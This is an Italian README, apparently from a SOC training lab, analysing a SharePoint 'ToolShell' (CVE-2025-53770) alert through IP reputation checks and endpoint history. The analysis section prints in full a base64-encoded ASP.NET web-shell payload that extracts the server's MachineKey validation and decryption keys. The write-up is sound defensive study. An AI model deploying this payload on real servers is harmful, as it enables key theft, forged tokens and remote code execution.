
 michaael01/letsdefend--soc-342-cve-2025-53770-sharepoint-exploit-toolshell
# Analisi dettagliata di CVE-2025-53770 (ToolShell) sullo sfruttamento zero-day di SharePoint, inclusa l'analisi RCE, l'esfiltrazione di MachineKey, la compilazione del payload, la distribuzione della web shell e le fasi di contenimento per l'incident response.

Ho affrontato una vulnerabilità zero-day di SharePoint chiamata ToolShell (CVE-2025-53770) nel laboratorio LetsDefend. Ho simulato un attacco zero-day reale in cui una richiesta POST dannosa ha aggirato l'autenticazione, eseguito PowerShell per rubare le chiavi MachineKeySection, compilato payload.exe e rilasciato una web shell (spinstall0.aspx). Ho registrato tutto, analizzato il comportamento e contenuto l'host. Questo README copre i processi di attacco, i passaggi per contrastare l'attacco e le lezioni apprese.

Questo è un avviso critico e un'attività sospetta che ha preso di mira ToolPane.aspx di MS SharePoint con un payload di grandi dimensioni e un Referer contraffatto. Il contesto CVE è collegato a CVE-2025-53770. È una vulnerabilità critica di SharePoint sfruttata tramite una richiesta POST appositamente elaborata che ha consentito attacchi non autenticati. Lo sfruttamento riuscito ha portato all'esecuzione remota di codice (RCE) sul server. Ho trattato questo evento come attivo e ad alta urgenza, presupponendo una possibile compromissione riuscita finché non sia dimostrato il contrario.
Microsoft SharePoint è una piattaforma per la collaborazione aziendale e la gestione dei documenti — essenzialmente un hub sicuro e organizzato per file, flussi di lavoro e applicazioni web interne.
Gestione dei documenti: controllo delle versioni, audit trail e permessi sui file
Collaborazione: più utenti possono modificare e condividere documenti
Intranet / Portali: notizie interne, policy HR, dashboard
Flussi di lavoro e automazione: moduli, approvazioni e notifiche
Integrazione: si collega a Teams, Outlook, app Office e Power BI
Usa Active Directory o SSO per l'autenticazione
Dati cifrati a riposo e in transito
Le web part e i layout possono essere abusati se configurati in modo errato
Il patching regolare è fondamentale per difendersi dagli exploit zero-day
Una zero-day critica in Microsoft SharePoint Server che consente agli attaccanti di eseguire codice da remoto senza autenticazione. Abusa della deserializzazione insicura e spesso si combina con altre vulnerabilità di SharePoint (CVE-2025-49704, CVE-2025-49706) per la completa compromissione del sistema. Valutata CVSS 9.8 (Critical) e attivamente sfruttata in natura.
Ho analizzato l'indirizzo IP del mittente (indirizzo IP sorgente) con VirusTotal
Indirizzo IP sorgente: 107.191.58.76

Da questo posso vedere che 15/95 vendor di sicurezza hanno segnalato questo indirizzo IP come dannoso, il che dice già molto sull'IP.
Ora devo cercare la posizione dell'IP. Questo è stato fatto con l'aiuto di AbuseIPDB e, come mostrato di seguito, l'IP è noto per hacking, brute-force, attacco a applicazioni web, port scan e DNS poisoning.

Come analista SOC che gestisce questo caso, uno dei passaggi importanti da compiere è l'analisi dell'endpoint. Ho cercato l'host nella sicurezza degli endpoint con il nome 'SharePoint01' e, poiché l'IP è noto per attività di hacking, per ulteriori analisi.

dopo aver individuato l'host, ho visitato la cronologia del terminale per controllare la riga di comando

PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==
A causa del payload, ho proceduto con il decoder Base64 per decodificare il comando come mostrato di seguito

L'utente ha avviato powershell dalla directory di sistema "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" e con comandi codificati uno script ASP.NET C# lato server.
Il payload tenta di leggere e divulgare la MachineKey ASP.NET dell'host, un segreto che può essere utilizzato per forgiare token ViewState/deserializzazione e consentire il bypass dell'autenticazione e l'esecuzione remota di codice. Questo corrisponde al pattern di sfruttamento di ToolShell (abuso della MachineKey). Indicatori di Compromissione (IoC) chiave nel comando con l'uso di decode ed encode Base64.
